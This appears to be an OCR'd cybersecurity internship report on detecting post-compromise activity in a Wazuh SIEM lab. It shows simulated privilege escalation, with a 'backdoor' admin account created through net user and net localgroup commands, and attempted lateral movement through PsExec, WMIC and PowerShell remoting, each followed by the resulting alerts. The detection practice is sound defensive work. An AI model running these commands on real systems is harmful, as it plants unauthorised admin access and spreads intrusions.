Cybersecurity Internship -Phase 2 Documentation

Advanced Threat Detect & Post -explotation

Introduction to Phase 2

Welcome to Phase 2 of the cyber security Internship Program. Thiss phase shift from Basic detection to simulate and detect attacker behavior after gain acess to a system

Objective


1. Detect advanced attacker behaviour post-compromise
2. Simulate realistic actor tachniqe(Privilege escalatin,letral movement persistence,file Downloads
3. Improve events correlation rule building and incident reporting skill

Privilege Escalation


Logs to watch

Event id :4720,4728,4672,4732

Sysmon prosess create id 1


Windows 10 x64 - VMware Workstation
Administrator: Command Prompt
C:\Windows\system32>net user backdoor /delete && net localgroup administrators backdoor /add
The command completed successfully.
There is no such global user or group: backdoor.
C:\Windows\system32>whoam i
'whoam' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>whoami
desktop-o7p9i53\admin
C:\Windows\system32>net user backdoor /add && net localgroup administrators backdoor /add
The command completed successfully.
The command completed successfully.
C:\Windows\system32>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Ubuntuwazuhsiem - VMware Workstation
Discover
New
Save
Open
Share
Reporting
Inspect
wazuh-alerts-*
data.win.system.eventID: 4720
Add filter
2 hits
May 27, 2025 @ 14:29:38.157 - May 28, 2025 @ 14:29:38.157 per
Auto
Count
timestamp per 30 minutes
data.win.eventdata.subjectLogonId 0x129837
data.win.eventdata.subjectUserName admin
data.win.eventdata.subjectUserSid S-1-5-21-442569660-4060779802-1076883227-1001
data.win.eventdata.targetDomainName DESKTOP-O7P9I53
data.win.eventdata.targetSid S-1-5-21-442569660-4060779802-1076883227-1005
data.win.eventdata.targetUserName backdoor
data.win.eventdata.userAccountControl %%2080 %%2082 %%2084
data.win.eventdata.userParameters %%1793
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Status

Detection Tasted Yes


Alert Triggerd Yes


Scenario2 Letral Movement via PSExec

Tool Sysinternals PsExec

Powershell Remoteing or WMIC

1. Log to Watch Sysmon EVENT ID 3 (network connect)
2. New log event 4624 with logon type3/10


Windows 10 x64 - VMware Workstation
Windows PowerShell
PsExec.exe : The term 'PsExec.exe' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ PsExec.exe \\192.168.1.20 -u domain\user -p Password123 cmd.exe
+ CategoryInfo : ObjectNotFound: (PsExec.exe:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
Suggestion [3,General]: The command PsExec.exe was not found, but does exist in the current location. Windows PowerShell does not load commands from the current location by default. If you trust this command, instead type: ".\PsExec.exe". See "get-help about_Command_Precedence" for more details.
PS C:\Users\admin\Downloads\PSTools> wmic /node:192.168.1.20 /user:domain\user process call create "cmd.exe"
Enter the password :
PS C:\Users\admin\Downloads\PSTools> wmic /node:192.168.1.20 /user:domain\user process call create "cmd.exe"
Enter the password :**********
ERROR:
Description = The RPC server is unavailable.
PS C:\Users\admin\Downloads\PSTools> Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credential)
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
Enter-PSSession : Connecting to remote server 192.168.1.20 failed with the following error message : The WinRM client cannot process the request. If the authentication scheme is different from Kerberos, or if the client computer is not joined to a domain, then HTTPS transport must be used or the destination machine must be added to the TrustedHosts configuration setting. Use winrm.cmd to configure TrustedHosts. Note that computers in the TrustedHosts list might not be authenticated. You can get more information about that by running the following command: winrm help config. For more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ Enter-PSSession -ComputerName 192.168.1.20 -Credential (Get-Credentia ...
+ CategoryInfo : InvalidArgument: (192.168.1.20:String) [Enter-PSSession], PSRemotingTransportException
+ FullyQualifiedErrorId : CreateRemoteRunspaceFailed
PS C:\Users\admin\Downloads\PSTools>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Ubuntuwazuhsiem - VMware Workstation
Threat Hunting
timestamp
agent.name
rule.description
rule.level
rule.id
May 28, 2025 @ 14:59:01.5... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 14:59:01.5... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
May 28, 2025 @ 14:58:01.5... DESKTOP-O7P9I53 Execut 15 92213
May 28, 2025 @ 14:58:01.5... DESKTOP-O7P9I53 Sysmo 5 61603
May 28, 2025 @ 14:57:58.7... DESKTOP-O7P9I53 Windov 5 61102
May 28, 2025 @ 14:57:39.6... DESKTOP-O7P9I53 Sysmon - Event 22: DNS Query event 5 61650
May 28, 2025 @ 14:57:30.0... DESKTOP-O7P9I53 Sysmon - Event 13: RegistryEvent SetValue on \\REGISTRY\\A\\{f1e7455... 5 61615
May 28, 2025 @ 14:57:30.0... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation WMI Commandline Utility 5 61603
May 28, 2025 @ 14:57:30.0... DESKTOP-O7P9I53 Sysmon - Event 13: RegistryEvent SetValue on \\REGISTRY\\A\\{f1e7455... 5 61615
May 28, 2025 @ 14:57:30.0... DESKTOP-O7P9I53 Sysmon - Event 13: RegistryEvent SetValue on \\REGISTRY\\A\\{f1e7455... 5 61615
May 28, 2025 @ 14:57:30.0... DESKTOP-O7P9I53 Sysmon - Event 13: RegistryEvent SetValue on \\REGISTRY\\A\\{f1e7455... 5 61615
May 28, 2025 @ 14:57:13.2... DESKTOP-O7P9I53 Sysmon - Event 22: DNS Query event 5 61650
May 28, 2025 @ 14:57:10.7... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation WMI Commandline Utility 5 61603
May 28, 2025 @ 14:57:01.5... DESKTOP-O7P9I53 Executable file dropped in folder commonly used by malware 15 92213
May 28, 2025 @ 14:57:01.5... DESKTOP-O7P9I53 Sysmon - Event 1: Process creation Windows PowerShell 5 61603
Sysmon - Event 1: Process creation Windows PowerShell
Filter for value
Filter out value
Rows per page: 15
1 2 3 4 5 ... 109
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Status

Detection Tasted Yes


Alert Triggerd Yes

Scenario 3 :Suspicious File Download and excuction


Tool Powershell

Detection

